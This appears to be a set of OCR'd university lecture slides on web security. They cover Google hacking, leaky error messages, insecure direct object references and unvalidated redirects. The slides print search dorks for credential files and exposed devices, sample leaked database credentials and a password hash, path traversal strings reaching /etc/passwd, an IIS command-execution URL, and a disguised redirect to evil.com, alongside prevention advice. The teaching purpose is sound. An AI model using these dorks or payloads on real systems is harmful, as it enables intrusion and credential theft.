
Google hacking: Examples



- Geschwister-Scholl Gesamtschule Göttingen



intitle:welcome.to intitle:internet IIS



Google hacking: Examples

- MySQL database dumps
  - → "# Dumping data for table (username|user|users|password)" -site:mysql.com -cvs
- phpMyAdmin: Database administration tools
  - → intitle:phpMyAdmin “Welcome to phpMyAdmin ***” “running on * as root@*”
- Registry dumps
  - → filetype:reg reg HKEY_CURRENT_USER username
- Looking for code/passwords (often contains cleartext pwds!)
  - → filetype:inc intext:mysql_connect
- Printers/Faxes:
  - → inurl:webArch/mainFrame.cgi
- UPS:
  - → intitle:"ups status page"

Google hacking: Examples

```
--
-- Table structure for table `users`
--

CREATE TABLE IF NOT EXISTS `users` (
  `Uname` varchar(255) CHARACTER SET latin1 NOT NULL,
  `UID` int(11) NOT NULL AUTO_INCREMENT,
  `pass` varchar(255) CHARACTER SET utf8 COLLATE utf8_unicode_ci NOT NULL,
  `lname` varchar(512) CHARACTER SET latin1 NOT NULL DEFAULT 'new',
  `fname` varchar(512) CHARACTER SET latin1 NOT NULL DEFAULT 'new',
  `openID` text CHARACTER SET latin1 NOT NULL,
  `accepted` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00',
  `hasAccepted` int(11) DEFAULT '0',
  `lastActive` timestamp NOT NULL DEFAULT '0000-00-00 00:00:00',
  PRIMARY KEY (`UID`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 COLLATE=utf8_bin AUTO_INCREMENT=265 ;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`Uname`, `UID`, `pass`, `lname`, `fname`, `openID`, `accepted`, `hasAccepted`,
    `lastActive`) VALUES
('admin', 1, '335ded56c9ca54f9fb7aa4cd61455a4bfa0af7c8', 'admin', 'admin', '', '0000-00-00 00:00:00', 0,
    '2012-05-01 10:21:33');
```

Google hacking: Examples

Project Hosting will be READ-ONLY

[redacted]

Project Home | Wiki | **Source**

Checkout **Browse** Changes | Search Trunk

Source path: svn/ trunk/ lib/ mysql_connect.inc

```
1 <?php
2 $dbc = db_connect ('mysql3.000webhost.com', 'a2801869_db','a2801869_dbadmin','easy123');
3 ?>
```


APCUPSD UPS Network Monitor
Wed Feb 27 09:35:08 EST 2013

System	Model	Status	Battery Chg	Utility	UPS Load	UPS Temp	Batt. Run Time	Data
hector	SMART-UPS 1400	ONLINE NO BATTERY	100.0 %	113.1 VAC	21.8 %	24.3° C	6.0 min.	All data
grinch	SMART-UPS 3000 RM	ONLINE	099.0 %	117.0 VAC	20.8 %	43.2° C	4.0 min.	All data
gluskap	Smart-UPS 2200	ONLINE	100.0 %	114.4 VAC	16.2 %	23.4° C	95.0 min.	All data
nod1	SMART-UPS 3000 RM	ONLINE SLAVE	099.0 %	117.0 VAC	20.8 %	43.2° C	4.0 min.	All data
nod16	Smart-UPS 3000 RM	ONLINE	100.0 %	115.2 VAC	0.0 %	23.4° C	162.0 min.	All data
stat27	Smart-UPS 3000 RM	ONLINE	100.0 %	115.2 VAC	29.9 %	22.9° C	27.0 min.	All data
stat30	Smart-UPS 3000 RM	ONLINE	100.0 %	115.2 VAC	27.9 %	26.5° C	29.0 min.	All data
stat31	Smart-UPS 3000 RM	ONLINE	100.0 %	115.9 VAC	8.4 %	27.0° C	88.0 min.	All data
geo0	SMART-UPS 3000 RM	ONLINE	100.0 %	115.0 VAC	68.6 %	36.0° C	13.0 min.	All data
geo9	SMART-UPS 3000 RM	ONLINE REPLACE BATTERY	100.0 %	114.4 VAC	54.0 %	36.9° C	8.0 min.	All data
geo10	Smart-UPS 3000 RM	ONLINE	100.0 %	114.4 VAC	43.5 %	25.2° C	10.0 min.	All data
geo11	Smart-UPS 3000 RM	ONLINE	100.0 %	114.4 VAC	52.6 %	25.6° C	11.0 min.	All data

Google hacking: Cache

- The cache gives you access to old/removed content
  - → Which might still be applicable!
- Attention: Surfing the cache will still touch the server
  - → E.g. images are loaded from the “source”
  - → Preventing this: View the text-only version
    - » Add “&strip=1” to the search URL

Google hacking: Cache



Dies ist der Cache von Google von http://www.fim.uni-linz.ac.at/. Es handelt sich dabei um ein Abbild der Seite, wie diese am 18. Febr. 2013 02:29:08 GMT angezeigt wurde. Die aktuelle Seite sieht mittlerweile eventuell anders aus. Weitere Informationen
Tipp: Um Ihren Suchbegriff schnell auf dieser Seite zu finden, drücken Sie **Strg+F** bzw. ⌘-F (Mac) und verwenden Sie die Suchleiste.

Nur-Text-Version

JKU
JOHANNES KEPLER UNIVERSITÄT LINZ

Institut für Infor
und Mikropr

News Lehre Forschung T

Das **FIM** wurde in
Forschungsinstitut für
Bundesministerium für Bi
Schwerpunkt lag in
Mikroprozessoren bzw. d

Mit Beginn der 90'er Jahre etablierte si
auch im Softwarebereich mit Schwerpu
und Netzwerksicherheit, sowie Age
Systeme. Der Name wurde auf **Institu**
verarbeitung und Mikroprozessorte
Abkürzung **FIM** wurde beibehalten.

Computer science

t. Schriftenreihe Informatik Seit jehe
der Universität und Klein- bzw. Mit
zahlreichen Kooperationsprojekten mit
Sie eine Übersicht über aktuelle FIM Proc

(c)

Dies ist der Cache von Google von http://www.fim.uni-linz.ac.at/. Es handelt sich dabei um ein Abbild der Seite, wie diese am 18. Febr. 2013 02:29:08 GMT angezeigt wurde. Die aktuelle Seite sieht mittlerweile eventuell anders aus. Weitere Informationen
Tipp: Um Ihren Suchbegriff schnell auf dieser Seite zu finden, drücken Sie **Strg+F** bzw. ⌘-F (Mac) und verwenden Sie die Suchleiste.

Vollständige Version

Institut für Informationsverarbeitung
und Mikroprozessortechnik

News Lehre Forschung Team Sonstiges Download Jobs

Das **FIM** wurde in den Jahren 1982/83 mit damaligen Namen **Forschungsinstitut für Mikroprozessortechnik** vom Österreichischen Bundesministerium für Bildung, Wissenschaft und Kultur gegründet. Der Schwerpunkt lag in der Erforschung und Programmierung von Mikroprozessoren bzw. deren Anwendung in Embedded Systemen.

Mit Beginn der 90'er Jahre etablierte sich das FIM vor allem auch im Softwarebereich mit Schwerpunkten auf Netzwerke und Netzwerksicherheit, sowie Agenten- und Adaptive Systeme. Der Name wurde auf **Institut für Informations-verarbeitung und Mikroprozessortechnik** geändert, die Abkürzung **FIM** wurde beibehalten.

Computer science and security, what else?

Seit jeher ist das FIM um Technologietransfer zwischen der Universität und Klein- bzw. Mittelunternehmen bemüht, was sich auch in zahlreichen Kooperationsprojekten mit diversen Firmen laufend zeigt. Hier bekommen Sie eine Übersicht über aktuelle FIM Produkte.

(c) FIM, 2013

Google Hacking: Prevention

- Make sure that “private” computers are not accessible from the “public” internet
  - → Use a firewall (packet filter alone might be insufficient)
- Automated tools for Google search: E.g. SiteDigger
  - → Can also be used on your own pages to look for "weaknesses“ (verification)!
- Check what Google (and others) know about your site
  - → site:www.mysite.com
  - → Is this **only** what **should** be accessible to everyone?
- Use "robots.txt" to limit web crawlers to "relevant" pages
- Captchas/Remove from Google index (→ Desirable?)
  - → Not that easy and/or quick!
  - → Requires often extensive measures (removal of page + notification of Google + wait for reindexing-visit)
  - → Yahoo, Bing, ...?

Google hacking: Legal aspects

- The site is not attacked at all in this stage
  - → Just some information is collected
  - → The information is gathered from public sources
- In contrast to other attacks, this is legal in most countries!
  - → Too far away from a concrete attack
    - » When trying it out on the real server (even if unsuccessful!), this is typically a punishable offence!
  - → Note: UK and USA are notable exception!
    - » "Unauthorized access" may be an offence
- BUT: If something happens, this can be used as evidence
  - → Also, it is very good evidence to prove intentionality
    - » When explicitly looking for weaknesses, you can later hardly claim that you sent a special request "accidentally" …
  - → Note: Finding evidence of Google hacking is difficult
    - » Requires access to your computer or log files of intermediaries (like proxies, wiretapping at the ISP, …)

Sensitive Data Exposure

Error messages

- Web applications usually report detailed information on errors encountered during their execution
  - → This is a significant information leak!
  - → No vulnerability itself, but allows deducing/exploiting others!
  - → Attackers may gain a lot of information
    - » Disk layout (paths), Database layout (tables, queries), Stack traces, "File not found" vs. "Access denied“
- Similar to Google hacking:
  - → This is not a security problem in itself
  - → But it gives away information:
    - » What security problems exist
    - » How to exploit them, if one is known
    - » Which other avenues might be interesting (e.g. admin E-Mail)
- But: This information is often indispensable for finding the problems (bug-fixing by programmers, but also help lines!)

Error messages: Examples of leaked information

- Local file/path names: Allows predicting where a file would be physically (important for “blind” attacks!), OS, …
  - → Backups, temporary files, configuration files, unlinked files, …
- Server configuration
  - → Example: phpinfo() → Shows detailed information on what modules are installed, version numbers, paths, …
- Environment values: Path, security settings, OS, …
- Exact time: Can be important regarding cryptography
  - → General time (minutes) is no problem
    - » But avoid seconds precision, if possible
- (SQL) query structure: table/column names, exploitable query structure, missing quotes, etc.
- Comments left in the public part
  - → “<!-- TODO: Fix security issue here -->” → Bad idea!
- Stack traces: Internal prog. structure (→ buffer overflows!)

Good error messages

- They should include the following information:
  - → That a problem occurred
  - → Why the problem occurred
  - → How to fix the problem
- BUT: In terms of the user, not of the developer!
- Therefore:
  - → No technical internals (why, how)
  - → Better too little information than too much
    - » Example: Don't tell that the password was wrong, say that "username/password could not be validated"
  - → Try to do away with the message
    - » Program for automatic recovery
    - » Take explicit care of the difficulty, don't depend on a generic error page, unless constructed specifically
      - – It might show inappropriate things!

Good error handling

- But how to keep the information for the developers?
  - → Provide two versions of error message display
    - » For debugging → Turn all output options on
      - – Or use a development environment with auto-break on errors, …
      - – Show as much information as you need/want
    - » For release → Turn all output options off!
      - – Make sure to use a framework and a generic solution
      - – Individual solutions → Some will be forgotten
  - → Ensure that public versions **always** use the release version
    - » E.g. big message on home page “Development version”
  - → Use a logging framework
    - » Allows centralized logging in various details
- Show an individual page with only the necessary information
  - → Pre-created to explain the problem to the user
  - → See previous slide!

Good error handling

- As fallback return a default page stating "An error occurred“
  - → Detailed information should be logged
    - » As extensive as possible, perhaps even creating new log files
      - – But beware of DoS attacks through this!
  - → An alert should be sent to the admin
    - » E.g. by E-Mail (beware of security! → encryption?)
  - → The output page may not include any "offending" user input or any internal data
    - » XSS reflection vulnerability/information leak!
  - → Should always look exactly the same!
    - » Small differences → This is again information disclosure!
    - » Password recovery page example: Showing “password was sent” or “Username/E-Mail was invalid” allows testing for valid account names or E-Mail addresses
    - » Access problem example: “access denied” vs. “file doesn’t exist” allows finding presence/absence of files and directory structure

Error messages: How to handle them

- Provide error handlers
  - → Good approach, but typically does not cover all problems
- Use specific exception handlers
  - → Allows individually coping with problems
- At the outermost possible place put an all-encompassing default exception handler
  - → For everything slipping through → This should catch it!
- Do **not** put the exception (its text/content/…) into error page
  - → You don't know what's in there (→ XSS!); see previous slide
  - → Class, line number etc may be in there (but …)!
- Use web server plugins filtering such information
  - → Attention: Good, but not perfect!
  - → May work for suppressing such pages or filtering out content
- Take care of resource exhaustion → Denial of Service
  - → Use "finally" clauses if available

Error messages: How to handle them

- Beware of default pages of web servers
  - → Typically they show much too many details!
- Ensure that all similar paths return exactly the same error
- Make sure that all paths return the result in the same time
  - → Or: Impose random delays for all paths
    - » Except perhaps the successful one
- Investigate the difference between errors in the code, the framework, and the web server
  - → All should be handled in the same way
  - → Add a default error handler for framework and server
- Override default error pages
  - → Don't return "naked" 404s (page doesn't exist), but a 200 (OK) with normal HTML telling the user that the page doesn't exist
- Don't provide internal contact information in messages
  - → Or any information usable for social engineering, like names

Detecting information leakage

- Fuzzing tools: Sending incorrect/arbitrary data
  - → Will often produce error messages
    - » Automatic search for dangerous elements (input, error codes, stack traces, …)
    - » Manual review for other information
- Static analysis tools: Looking for API uses, which are known to be problematic
  - → E.g. System.err.println(exception.toString());
- Manual code review and testing
  - → Coverage is a problem here

Insecure Direct Object Reference

Insecure direct object reference

- Precondition: Authorized system user
- Attack: Changing a parameter which signifies some object
  - → For which this user is not authorized!
- Success: User can still access this object
- Basic idea:
  - → Object access is verified on page generation
    - » Only those IDs are listed, which the user is authorized for
  - → The object ID is passed as a form parameter
    - » Actual name, key, number etc.
  - → Validated whether user is generally authorized (=logged in)
  - → It is NOT validated, whether the user may access this object when he/she actually accesses it!
- Result: Access to some object + knowledge of the ID = access to any object
  - → Note: You can e.g. just try all possible IDs!

Insecure direct object reference: Path traversal as direct example

- Some input is used to construct a pathname, which should be underneath a certain parent directory
  - → „Locking into a subdirectory“
- Basic issue: The user can specify a resource (the path) directly (through its name)
- Example:
  - → my $path=“/users/cwe/profiles/” . param(“user”);
    open (my $fh,”<$path”) || ExitError(“Profile read error: $path”);
    while(<$fh>) { print “$_”; }
  - → Pass in “../../../etc/passwd”
  - → Results in sending /users/cwe/profiles/../../../etc/passwd
    - » Which is actually “/etc/passwd”, i.e. all passwords/users!
- Solution:
  - → Canonicalization + checking where the file is
  - → Mapping of fixed values (list of 1..N; what this user may access) to the actual files

Insecure direct object reference: Path traversal as direct example

- Take care: It's not necessarily as easy as it looks!
- Combined with Unicode vulnerability: "/" ≠ "/"!
  - → Slash could be ASCII: %2F (=47)
  - → Slash can also be Unicode (UTF-8): %2F
  - → Slash can also be multibyte UC: %C0%AF or %E0%80%AF
    - » 2 or 3-byte representation of same character
      - – Incorrect, smallest possible representation must be used!
    - » This works (or: worked!) on IIS (incorrect implementation)!
  - → Backslash ("\"): %C1%1C or %C1%9C
    - » %C1 = 0x40 + 0xhh, hh=hex ASCII code
  - → IIS implement. seems to (illegally) have added "MOD 0x80"
    - » Discovered 2001
  - → E.g.: http://victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\
    - » Allowed executing commands!
- **Double** decode vulnerability: %25%32%66 → "%2F" → "/"

Insecure direct object reference: Indirect example

1. Produce the file list
   - → List list=getAllFiles();
     foreach(list as l) {
       if(isAccessible(l)) {
         print(´´+l.name()+´´);
       }
     }
2. Access the file
   - → id=GET[´id´]; streamFile(id);
- Exploit this code by manually sending
  - → GET /getFile?id=***anyIdNormallyInaccessible***
- Solution:
  1. List list=getAllAccessibleFiles() + **non-global ids**
     - » Requires an additional mapping to the “global” id!
  2. if(checkAccess(currentUser,id)) streamFile(id);

Insecure direct object reference: Consequences


- Any user with a minimum of privileges can access all data
  - → A kind of “elevation of privilege”
- Unless the ID space is very sparse, complete enumeration of all IDs (=objects) is possible
  - → Complete data content is disclosed
- Especially dangerous regarding files
  - → “Click on box to select file to download”
  - → If the file is identified by its filename, attackers can download any file on the system the web server may read!
- In extreme cases, authorization is not required at all, the knowledge of the ID alone is sufficient
  - → Similar to session ID guessing; but object IDs are typically much easier (sequential), than session IDs (e.g. hashes)
  - → But then the web application is **very** defective!

Insecure direct object reference: Detection

- Manual inspection:
  - → Direct references to resources:
    - » Authorization check must happen on actual access
  - → Indirect references (mappings):
    - » Verification that the mapping only contains values the user is authorized for
- Code reviews and testing
  - → Problem: Coverage
- Fuzzing: Automated tools trying slightly modified parameters
  - → This is typically not done, as they cannot detect what needs protection and whether the access was successful
- Best approach: Prevention
  - → Write code so that such problems don't exist!

Insecure direct object reference: Prevention

- Ensure protection for every user-accessible object
  - → This includes every resource, not only programming-objects!
- Per-session or per-user indirect references
  - → Get a list of all objects
  - → Number them sequentially (or by random numbers)
  - → Send the number to the client & receive it
  - → Look up the number in the table (ensure it has a valid index!)
  - → Access the object
- Check access at the time and place of actual access
  - → Check when the object is retrieved from the storage (DB, …), whether the user may access this object
  - → Check directly before initiating an action on an object
- Mitigation: Use long and random (cryptography) IDs
  - → Makes it difficult (but not impossible!) to guess valid IDs



Insecure direct object reference

- Very dangerous attack and quite common
- Comparatively easy to protect against
  - → Just make sure to …
    - » check permissions every time
    - » put the check in the correct place: on actual access
- No support by framework possible
  - → They can't know when access must be checked
- Use established practices, like MVC (Model-View-Controller)
  - → The model "owns" and hides the data
    - » It only gives access to or manipulates it, **if** an access check has been performed successfully
    - » Problem: How to pass the current user/authorization/…
  - → Alternative: The controller does all access checks
    - » Problem: Ensuring that all paths do it correctly

Unvalidated Redirects and Forwards

Unvalidated redirects and forwards

- The user is redirected to another page, but the target of the redirection is not adequately verified (→ "unvalidated"!), so an arbitrary target can be specified
- Typical uses:
  - → Present users with a link to a reputable site, but use the redirect problem on that site to send them to an attacking site
    - » Trying to get the users trust to enter some data (→ phishing!)
  - → Use the forward to direct a session to a page "behind" a validation page
- More dangerous than it looks!
  - → Although the link looks ok, the "wrong" URL will show up in the browser bar (and be set for same-origin policy)
    - » But what about subframes/iframes, images, applets/flash?
      - – E.g. introducing fake articles/messages on news/stock sites!
  - → Often combined with exploits where viewing a page (which users would hardly visit by intention!) is sufficient for infection

Unvalidated redirects and forwards Examples

- Redirect to another site:
  - → Go to good.com
- Bypass authentication:
  - → http://www.vulnerable.org/login.jsp?target=admin.jsp
- Users can do little or nothing against this attack, as the URL can be hidden/obfuscated very well!
  - → http://www.vulnerable.org/security/advisory/23423487829/../../../redirect.asp%3Ftgt%3Dhttp%3A//www.evil.com/security/advisory/password_recovery_system
    - » Real link: http://www.vulnerable.org/redirect.asp?tgt=http://www.evil.com/security/advisory/password_recovery_system

Unvalidated redirects and forwards Detection

